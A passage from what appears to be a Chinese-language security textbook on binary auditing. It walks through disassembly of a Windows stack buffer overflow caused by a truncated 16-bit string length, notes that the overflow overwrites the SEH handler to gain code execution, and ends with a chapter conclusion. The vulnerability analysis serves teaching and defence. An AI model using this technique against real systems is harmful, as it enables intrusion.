mov    eax, [ebp+var_28]
lea    ecx, [eax+esi]
mov    [ebp+var_5C], ecx
cmp    ecx, [ebp+arg_4]
jnb    loc_77F8E771
```

在这个例子里，var_28 是另外的字符串长度，var_30 是攻击者的 long UNICODE_STRING 结构，有截断的 16 位长度值。如果两个字符串的总长度小于 arg_4（目的栈缓冲区的长度），那么这两个字符串被复制到目的缓冲区。因为其中的一个字符串比保留的栈空间大很多，因此发生溢出。拷贝字符的循环相当标准，很好辨认。它看起来如下。

```
mov     [ecx], dx
add     ecx, ebx
mov     [ebp+var_34], ecx
add     [ebp+var_60], ebx
loc_77F8AE6E:
mov     edx, [ebp+var_60]
mov     dx, [edx]
test    dx, dx
jz      short loc_77F8AE42
cmp     dx, ax
jz      short loc_77F8AE42
cmp     dx, '/'
jz      short loc_77F8AE42
cmp     dx, '.'
jnz     short loc_77F8AE63
jmp     loc_77F8B27F
```

在这种情况下，字符串被拷到目的缓冲区，直到碰到点（.），正斜杠（/），或 NULL 字节。尽管这个独特的漏洞导致写入的数据超出栈顶，从而终止线程，但也改写了 SEH 异常处理指针，从而可以执行任意的代码。

19.7 结论

我们发现，在缺乏源码的软件里发现的许多漏洞，早在几年前就从开源软件里消失了。因为二进制审计本身就有技术壁垒，而且绝大部分没有公开源码的软件被审计的力度很小，或仅做了 fuzz-tested，从而遗留很多不引人注意的错误。虽然在二进制审计里有一点高空作业（技术活），但不会比源码审计难到哪去，只是需要更多的时间。当时间流逝，许多明显的漏洞会因 fuzz-tested 而离开商业软件，为了寻找更复杂的错误，审计者必须做更多更深入的二进制分析。最终，二进制审计可能变得像阅读源码一样稀松平常—这是一定的，但仍有许多工作需要我们去做。